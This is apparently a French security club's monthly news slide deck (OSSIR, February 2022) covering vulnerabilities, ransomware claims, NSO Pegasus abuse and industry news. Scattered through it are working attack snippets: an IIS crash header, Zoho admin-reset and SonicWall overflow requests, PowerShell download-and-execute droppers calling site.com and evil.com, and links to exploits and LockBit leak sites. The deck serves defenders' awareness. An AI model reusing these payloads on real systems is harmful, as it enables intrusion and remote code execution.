Revue d'actualité de l'OSSIR

8 février 2022

Aurélien Denis

*Vladimir Kolla @mynameisv_*

Failles / Bulletins / Advisories

Failles / Bulletins / Advisories (MMSBGA)
Microsoft


Bulletin Microsoft de Janvier 2022

- 97 vulnérabilités avec en particulier
  - Exécution de code à distance sur Windows IKE (CVE-2022-21849)
  - Exécution de code à distance sur IIS (CVE-2022-21907) si “HTTP Trailer Support” est activé
    - Juste avec un entête : `Accept-Encoding: -1337,,,,,,,,,`

      https://twitter.com/numanturle/status/1483830378695696395
  - Evasion d’une machine virtuelle sur **Hyper-V** (CVE-2022-21901)
  - 3 x exécutions de code à distance sur **Exchange** (CVE-2022-21846, CVE-2022-21855, CVE-2022-21969)
  - 3 x exécutions de code à distance sur **RDP** si le client se connecte sur un serveur malveillant (CVE-2022-21850, CVE-2022-21851, CVE-2022-21893)
  - Elevation locale de privièges (CVE-2022-21882)
    - Activement exploitée dans la nature
    - La CISA demande aux entreprises de mettre à jour en urgence
      https://www.cisa.gov/uscert/ncas/current-activity/2022/02/04/cisa-adds-one-known-exploited-vulnerability-catalog
    - PoC : https://github.com/KaLendsi/CVE-2022-21882

Failles / Bulletins / Advisories (MMSBGA)
Microsoft


Rappel du support Windows 10 en couleurs



Sortie	Home, Pro	Entreprise
lundi 4 octobre 2021	mardi 10 octobre 2023	mardi 8 octobre 2024
mardi 16 novembre 2021	mardi 12 janvier 2027	?
mardi 13 novembre 2018	mardi 9 janvier 2024	mardi 9 janvier 2029
mardi 2 août 2016	mardi 12 octobre 2021	mardi 13 octobre 2026
mercredi 29 juillet 2015	mardi 13 octobre 2020	mardi 14 octobre 2025
mardi 16 novembre 2021	jeudi 13 juillet 2023	mardi 11 juin 2024
mardi 18 mai 2021	mardi 13 décembre 2022	mardi 13 décembre 2022
mardi 20 octobre 2020	mardi 10 mai 2022	mardi 9 mai 2023
mercredi 27 mai 2020	mardi 14 décembre 2021	mardi 14 décembre 2021
mardi 12 novembre 2019	mardi 11 mai 2021	10 mai 2022••
mardi 21 mai 2019	mardi 8 décembre 2020	mardi 8 décembre 2020
mardi 13 novembre 2018	mardi 10 novembre 2020	11 mai 2021••
lundi 30 avril 2018	mardi 12 novembre 2019	mardi 10 novembre 2020
mardi 17 octobre 2017	~~9 avril~~ 4 sept. 2019	~~14 avril~~ 13 oct. 2020
5 avril 2017•	mardi 9 octobre 2018	mardi 8 octobre 2019
mardi 2 août 2016	mardi 10 avril 2018	mardi 9 avril 2019
mardi 10 novembre 2015	mardi 10 octobre 2017	mardi 10 octobre 2017
mercredi 29 juillet 2015	9 mai 2017	mardi 9 mai 2017

Failles / Bulletins / Advisories
Microsoft - Divers

Microsoft va bloquer les macros par défaut en avril 2022




- Pour les fichiers provenant d'internet (Alternate Data Stream: Zone.Identifier)

  `VBA macros obtained from the internet will now be blocked by default`

- Sera activé pour Access, Excel, PowerPoint, Visio et Word
  - Et Publisher installé par défaut ?
  - Et les doc/xls/… dans un zip ?
- Activation pour les autres version "un jour"
  - Office LTSC, Office 2013, 2016, 2019, 2021


https://techcommunity.microsoft.com/t5/microsoft-365-blog/helping-users-stay-safe-blocking-internet-macros-by-default-in/ba-p/3071805



Failles / Bulletins / Advisories
Systèmes

cURL sous Windows, exécution de code

- Intégré à Windows depuis Windows 10 build 17063
- Rappelle des vulns comme wget, beep (HoleyBeep / CVE-2018-0492) et… curl 😀
- D'ailleurs, curl.exe n'est pas signé !!?
  https://ssd-disclosure.com/ssd-advisory-macos-finder-rce/



Linux PwnKit (CVE-2021-4034)

- Élévation locale de privilèges depuis PolicyKit, le gestionnaire de privilèges
  - Présent depuis… 2009
- Exploit : https://haxx.in/files/blasty-vs-pkexec.c
  https://www.bleepingcomputer.com/news/security/linux-system-service-bug-gives-root-on-all-major-distros-exploit-released/

Linux (CVE-2022-0185)

- Elévation de privilèges par un dépassement d'entier
  - Fatal dans un environnement Docker ou LXC ou Google's hardened COS 😳

https://www.openwall.com/lists/oss-security/2022/01/25/14
https://www.openwall.com/lists/oss-security/2022/01/18/7

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Log4J “quand y’en a plus, y’en a encore” (CVE-2022-23302, CVE-2022-23305, CVE-2022-23307)

- Log4J 1.x, exécution de code par désérialisation
  - CVE-2022-23302, depuis le gestionnaire d'événements JMSSink
    - ***Uniquement si*** *l’attaquant peut modifier la configuration Log4j => très peu probable*
  - CVE-2022-23305, depuis le module d’écriture de log en base JDBCAppender
    - ***Uniquement si*** *l’attaquant peut modifier la configuration Log4j => très peu probable*
  - CVE-2022-23307, dans l’interface (GUI) Chainsaw (inclu dans Log4j 1.2.x)

https://logging.apache.org/log4j/2.x/security.html

https://media.cert.europa.eu/static/SecurityAdvisories/2021/CERT-EU-SA2021-067.pdf

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Palo Alto Networks, XDR Cortex

- Élévations locales de privilèges (CVE-2022-0015 , CVE-2022-0014)
- Et d'autres moins graves (effacement de fichiers CVE-2022-0012 , lecture arbitraire de fichiers à la génération du rapport CVE-2022-0013)

https://security.paloaltonetworks.com/CVE-2022-0015

https://security.paloaltonetworks.com/CVE-2022-0014

https://security.paloaltonetworks.com/CVE-2022-0012

https://security.paloaltonetworks.com/CVE-2022-0013

Glibc, 2 vulnérabilités… Cela faisait longtemps

- Fuite d'information (CVE-2021-3998)
- Création de répertoires interdits, redirections… (CVE-2021-3999)
  - Introduit en 1995 ;-)

https://www.openwall.com/lists/oss-security/2022/01/24/4

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

WordPress, exécution de code depuis le plugin “Essential Addons for Elementor”

- Inclusion arbitraire d’un fichier dont le chemin est soumis par l’utilisateur
  - Correctif en 2 temps car le 1er était incomplet

https://plugins.trac.wordpress.org/changeset?sfp_email=&sfph_mail=&reponame=&new=2666648%40essential-addons-for-elementor-lite%2Ftrunk&old=2664398%40essential-addons-for-elementor-lite%2Ftrunk&sfp_email=&sfph_mail=#file4

https://patchstack.com/articles/critical-vulnerability-fixed-in-essential-addons-for-elementor-plugin/

Rust, effacement arbitraire de fichiers et répertoires (CVE-2022-21658)

- Des fichiers auxquels l’utilisateur ne devrait pas avoir accès

https://blog.rust-lang.org/2022/01/20/cve-2022-21658.html

Zoho ManageEngine Desktop Central StateFilter (CVE-2021-44515)

- Réinitialisation du mode passe admin sans authentification
- Par une simple requête web :

```
POST /STATE_UD/1337/changeDefaultAmazonPassword?loginName=admin&newUserPassword=hacked
```

https://twitter.com/steventseeley/status/1484564654219272195?s=11

Failles / Bulletins / Advisories

Applications / Framework / … (principales failles)

Failles / Bulletins / Advisories
Cloud

Deux vulnérabilités majeures chez AWS

- XXE permettant ensuite d'accéder aux cœurs de CloudFormation
  - Fuite des secrets, du contenu de fichiers de configuration…

  https://orca.security/resources/blog/aws-cloudformation-vulnerability/
- Accès aux données Glue des autres "accounts"

  https://orca.security/resources/blog/aws-glue-vulnerability/
- 2 chercheurs à peine sortis de l'unité 8200 du Mossad

Failles / Bulletins / Advisories
Réseau (principales failles)

Cisco Remote Configuration Manager (CVE-2022-20649)

- Execution de code à distance sans authentification
  - Nécessite une reconnaissance préalable
  - Reconnaissance offerte par la CVE-2022-20648 😁

https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-rcm-vuls-7cS3Nuq#vp

SonicWall VPN SSL, dépassement de tampon de la pile (CVE-2021-20038)

- Exécution de code pré-auth sur les VPN SSL “SMA 100”
- Encore une faille digne des années 90 :

```
GET /%04%d7%7f%bf%18%d8%7f%bf%18%d8%7f%bf%64%b8%06%08;{touch,/tmp/lol};%04%d7%7f%b
f%18%d8%7f%bf%18%d8%7f%bf%64%b8%06%08;{touch,/tmp/lol};?aaaaaaaa...
```

https://attackerkb.com/topics/QyXRC1wbvC/cve-2021-20038/rapid7-analysis


Failles / Bulletins / Advisories
Smartphones (principales failles)

Apple iOS et macOS, correction de 2 vulnérabilités (CVE-2022-22587 et CVE-2022-22594)

- Corruption de mémoire activement exploitée dans la nature (CVE-2022-22587)
- Fuite de la nase IndexedDB de Safari (CVE-2022-22594)
  - Protégé par “Same-origin policy” mais contournable

https://support.apple.com/en-us/HT213053

Stats du mois



Piratages, Malwares, spam, fraudes et DDoS

Piratages, Malwares, spam, fraudes et DDoS
Piratages

Lockbit pirate Thales 😱

- Et publie les documents volés
  - Ressemble à des dépôts de code/playbook Azure d'un tiers
- Donc non, Thales n'a pas été piraté 😬 (enfin… pas ce coup-ci 😁)
  - Escroquerie de Lockbit ? Mensonge ? Non vérification ?

http://lockbitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd.onion/

http://lockbitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd.onion/post/khenE0WOEkAlpOoD61d307b4079fd

Lockbit pirate le ministère de la justice 😱

- Et publie les documents volés
  - En réalité les documents d'un cabinet d'avocats
- Donc non, le ministère n'a pas été piraté 😬(enfin…pas ce coup-ci 😁)
  - Escroquerie de Lockbit ? Mensonge ? Non vérification ?

http://lockbitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd.onion/

http://lockbitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd.onion/post/brMKb7z5TeI3AViM61f280533f370

Piratages, Malwares, spam, fraudes et DDoS
Piratages

La Corée du Nord aurait volé $395m en cryptomonnaie en 2021

- Total de $1,5M ces 5 dernières années
- La vraie question est surtout :
  - Ces vols + les gains dues aux rançongiciels entrent-ils dans le calcul officiel de leur PIB ?

https://www.wired.com/story/north-korea-cryptocurrency-theft-ethereum/

Harponnage avec une XSS 0-day Zimbra

- Injection de Javascript dans le but de voler les mails
  - Exploité pendant plus de 2 semaines
  - Avec des dizaines de noms de domaine non aléatoires

https://www.volexity.com/blog/2022/02/03/operation-emailthief-active-exploitation-of-zero-day-xss-vulnerability-in-zimbra/

- Correctif 8.8.15p30

https://blog.zimbra.com/2022/02/hotfix-available-5-feb-for-zero-day-exploit-vulnerability-in-zimbra-8-8-15/

Piratages, Malwares, spam, fraudes et DDoS
Piratages

StellarParticle et CozyBear attaquent (encore) **la chaîne d'approvisionnement**

- Lié à SolarWinds
- Passé sous les radars depuis 3 ans
- Multiplications des méthodes :
  - Piratage de services exposés à internet pour rebondir sur l'interne
  - Puis accéder au tenant Azure
  - Utilisation de nombreuses identités différentes pour éviter la détection
  - Vol de cookies pour contourner le MFA
- Utilisation de nouveaux malwares spécifiques
  - TrailBlazer, ciblant Windows avec persistance par WMI
  - GoldMax, ciblant Linux

https://www.crowdstrike.com/blog/observations-from-the-stellarparticle-campaign/

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Microsoft annonce avoir bloqué 61 Milliards d'attaques en 2021

- **25M** contre AzureAD et **35,7M** hameçonnages
  - Parmis 24 trillions de signaux de sécurité

- Ok… super… mais pour Microsoft :
  - Qu'est ce qu'une attaque ?
  - Qu'est ce qu'un hameçonnage ?
  - Au regard de quelle quantité de trafic, de mails légitimes ?

    << [...] **brute force** login attempts, **phishing** and other **malicious e-mails** targeting enterprises and consumers, and **malware attacks** between January and December 2021>>

- (cf. la suite 😉)

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Microsoft annonce avoir bloqué 61 Milliards d'attaques en 2021

- Je viens de faire un password spraying pour un client :
  - De 70 000 salariés
  - Avec 5 tentatives / salariés
  - = 280 000 attaques
- J'en fais 10 par an
  - = **0,014%** des attaques contre Azure

- Je prédis une réutilisation de ces chiffres par tous les vendeurs de produits de sécurité
  - Moi le premier

https://www.microsoft.com/security/blog/2022/02/03/cyber-signals-defending-against-cyber-threats-with-the-latest-research-insights-and-trends/

Blue Team OleTools detecte les “customUI”

- Utilisé pour exécuter des macro VBA

https://twitter.com/decalage2/status/1487202182025957379?s=11

Piratages, Malwares, spam, fraudes et DDoS
Techniques & outils

Red Team Exécuter windows un processus en SYSTEM

- Grâce à un client RPC personnalisé exécuté en admin
  - Ne fonctionne pas chez moi 😁

https://www.x86matthew.com/view_post?id=create_svc_rpc

```
Microsoft Windows [version 10.0.18363.1977]
(c) 2019 Microsoft Corporation. Tous droits réservés.

C:\WINDOWS\system32>cd \

C:\>ver

Microsoft Windows [version 10.0.18363.1977]

C:\>elevate.exe notepad.exe
CreateSvcRpc - www.x86matthew.com

Connecting to SVCCTL RPC pipe...
Failed to connect to RPC pipe

C:\>powershell -c "get-childitem \\.\pipe\ntsvcs"


    Répertoire : \\.\pipe


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------       01/01/1601     01:00              0 ntsvcs
```

GoodHound

- Automatisation de la recherche de chemins de compromission
  - Basé sur une collecte SharpHound injectée dans une base Neo4J par BloodHound
  - Recherche de chemin dans le graph par l'ajout de poids sur les arêtes

https://github.com/idnahacks/GoodHound

Piratages, Malwares, spam, fraudes et DDoS
Techniques & outils

Red Team Mini dopper en Powershell

- iex(irm 'https://site.com/1')
  - Invoke-Expression(Get-IRMConfiguration 'https://site.com/1')

https://twitter.com/cyb3rops/status/1488867622615764996

- iex (Resolve-DnsName 'http://evil.com' 16).Strings

https://twitter.com/bugch3ck/status/1488882392488103943

Business et Politique

Business
Monde

SigFox en redressement judiciaire

- COVID + pénurie de composants électroniques

  https://www.presse-citron.net/ancienne-vedette-des-startups-francaises-elle-risque-le-depot-de-bilan/

Thales pourrait acheter la division cybersécurité d'Atos

- Pour 2,7M€

  https://www.nextinpact.com/lebrief/48539/la-scission-entre-dell-emc-et-vmware-sera-effective-1er-novembre

Droit / Juridique / Politique
Monde

L’autorité française de la concurrence s’auto-saisie

- Concernant le marché du Cloud

  https://www.nextinpact.com/article/49628/cloud-lautorite-concurrence-sauto-saisit-sous-vos-applaudissements

Droit / Juridique / Politique
Monde

Les politiques découvrent RGPD

- L'ancien numéro 2 de LR utilise le fichier des adhérents pour faire la promo de Zemmour
- LR saisi la CNIL

https://www.france24.com/fr/info-en-continu/20220113-peltier-%C3%A9crit-aux-lr-pour-qu-ils-rejoignent-zemmour-jacob-saisit-la-cnil

L'assureur Generali ne remboursera pas les rançons

- Mise à jour des nouveaux contrats cyber ou renouvellements

https://www.lesechos.fr/finance-marches/banque-assurances/cyberattaques-lassureur-generali-tourne-le-dos-au-paiement-des-rancons-1383486

- Selon l'AMRAE, l'assurance cyber va disparaitre
  - Primes en hausse, risques couverts en baisse avec pleins d'exclusions

« le marché de l'assurance ne répond plus à la demande des entreprises qui vont devoir trouver de nouveaux modèles. »

https://www.cio-online.com/actualites/lire-oliver-wild-president-amrae--le-marche-de-la-cyber-assurance-n-existera-peut-etre-plus-l-an-prochain-13828.html

Business et Politique

Droit / Juridique / Politique
NSO

En 2017, NSO a tenté d'obtenir des accès aux réseaux mobiles américains

- En contactant la société Mobileum
- Rémunération : *« On dépose des sacs d'argent liquide à vos bureaux »*
- Pour sa filiale "Circles"
  - Géolocalisation de téléphone

https://www.lemonde.fr/pixels/article/2022/02/01/nso-group-les-telephones-americains-et-les-sacs-d-argent-liquide_6111886_4408996.html

NSO Group Pegasus utilisé contre

- Contre des diplomates **Finnois** durant l'automne 2021

  https://www.bleepingcomputer.com/news/security/finnish-diplomats-phones-infected-with-nso-group-pegasus-spyware/
- Contre une haut responsable de **Human Rights Watch** en 2021
  - Enquêtant sur la Syrie, la Birmanie, Israël...

  https://www.lemonde.fr/pixels/article/2022/01/26/une-haute-responsable-de-human-rights-watch-espionnee-par-le-logiciel-espion-pegasus_6111067_4408996.html
- Par le FBI avec l'acquisition de licences en 2019

  https://www.lemonde.fr/pixels/article/2022/02/01/nso-group-les-telephones-americains-et-les-sacs-d-argent-liquide_6111886_4408996.html

Droit / Juridique / Politique
NSO

NSO Group Pegasus également utilisé contre

- Des politiciens Français dont Montebourg

  https://www.lemonde.fr/pixels/article/2022/02/07/le-telephone-d-arnaud-montebourg-a-ete-infecte-par-le-logiciel-espion-pegasus-en-2019_6112690_4408996.html

- Mais aussi des minitres comme Blanquer, Julien Denormandie, Emmanuelle Wargon…

  https://www.estrepublicain.fr/politique/2021/09/24/blanquer-denormandie-wargon-les-telephones-de-cinq-ministres-infectes-par-pegasus

NSO Group Pegasus était utilisé par la police israélienne

- En toute illégalité, avant tout enquête officielle
  - Pour du renseignement et de l'espionnage industriel
- Contre des politiques israeliens, leurs proches, des industriels…
  - Au moindre soupcon

https://www.calcalistech.com/ctech/articles/0,7340,L-3928830,00.html

https://www.lemonde.fr/international/article/2022/02/07/pegasus-les-tres-grandes-oreilles-de-la-police-israelienne_6112689_3210.html

Droit / Juridique / Politique
NSO

Commission d'enquête contre NSO Group en Europe ?

- Demande de le groupe politique "Renew Europe"
- Concernant les utilisations de Pegasus en EU contre des opposants, avocats, journalistes…

https://www.reneweuropegroup.eu/news/2022-01-12/renew-europe-demands-a-committee-of-inquiry-on-the-abuse-of-pegasus-spyware

NSO racheté par Integrity Partners ?

- Integrity Partners = fond américain (https://www.integrity.partners/)
- Pour $300m

https://www.ft.com/content/b4ad167b-cb3a-4e0b-a6a0-bb2608679721

Conférences

Conférences

Passée

- Panocrime du Clusif, 26 janvier 2022
- CCC, décembre 2021

A venir

- JSSI, 10 mai 2022

Divers / Trolls velus

Divers / Trolls velus

Powershell à 10€

https://twitter.com/xme/status/1489893556395331585?s=11

Portes dérobées chez Intel

- Instructions non documentées
  - Lecture mémoire
  - Patch du microcode
- Activation “non triviale”

  https://twitter.com/duchyre/status/1489925268571664388?s=11
- Fait penser à Rosenbridge
  - Porte dérobée dans certains CPU
  - Découverte par Xoreaxeaxeax

    https://www.youtube.com/watch?v=KrksBdWcZgQ

Divers / Trolls velus

Certains cybercriminels publient les factures des produits de sécurité

- Dans les échantillons prouvant la compromission d'entreprises

  https://twitter.com/gossithedog/status/1486755300061466631?s=11

L'europe lance un projet de résolveur DNS souverain européen (DNS4EU)

- Et les résolveurs Orange, SFR, Free…!!?

  https://twitter.com/RdvTech/status/1483012470830768134

- Confusion entre résolveur simple et racine ?

Divers / Trolls velus

Après Norton qui mine des cryptomonnaies, c'est au tours d'Avira

- Minage d'Ether
- Avira racheté par Norton en 2021 😉

https://www.frandroid.com/produits-android/ordinateurs/1188055_avira-crypto-votre-antivirus-va-miner-des-cryptomonnaies-comme-norton

Le chiffrement GPRS avait été affaibli volontairement

- Attaque en "clair connu" nécessitant seulement 65 bits de contenu
  - Sur GEA-1 et GEA-2
  - Conception par… la France  (et ETSI)
- Les suites cryptographiques ont été "récemment" dépréciées

https://twitter.com/matthew_d_green/status/1405169181880893447

https://eprint.iacr.org/2021/819.pdf

Divers / Trolls velus

Zuckerberg menace d’arrêter Facebook et Instagram en Europe

- Si Meta ne peut pas traiter les données en dehors de l’Europe
  - Transfert, stockage et traitement
- Contraintes du fait de GDPR

https://www.cityam.com/mark-zuckerberg-and-team-consider-shutting-down-facebook-and-instagram-in-europe-if-meta-can-not-process-europeans-data-on-us-servers/

Divers / Trolls velus

Comment bousiller des années de sensibilisation en une actualité ?

- En publiant un article sur une gagnante de loterie par mail, trouvé dans les SPAM

  https://amp.cnn.com/cnn/2022/01/23/us/michigan-lottery-win-trnd/index.html

CNN Live TV

She found a $3 million lottery prize in her spam folder

By Nadeem Muaddi, CNN

Updated 9:45 AM EST, Sun January 23, 2022

(CNN) — Your email spam folder isn't all junk mail.

Laura Spears of Oakland County, Michigan, can attest to that, as she recently discovered a $3 million lottery prize sitting in hers.

Prochaines réunions

Prochaine réunion

- 8 mars 2022… toujours en visio
- JSSI le 10 mai 2022

After Work

- A planifier en 2022

Questions ?

Des questions ?

- C’est le moment !

Des idées d’illustrations ?

OSSIR

Des infos essentielles oubliées ?

- Contactez-nous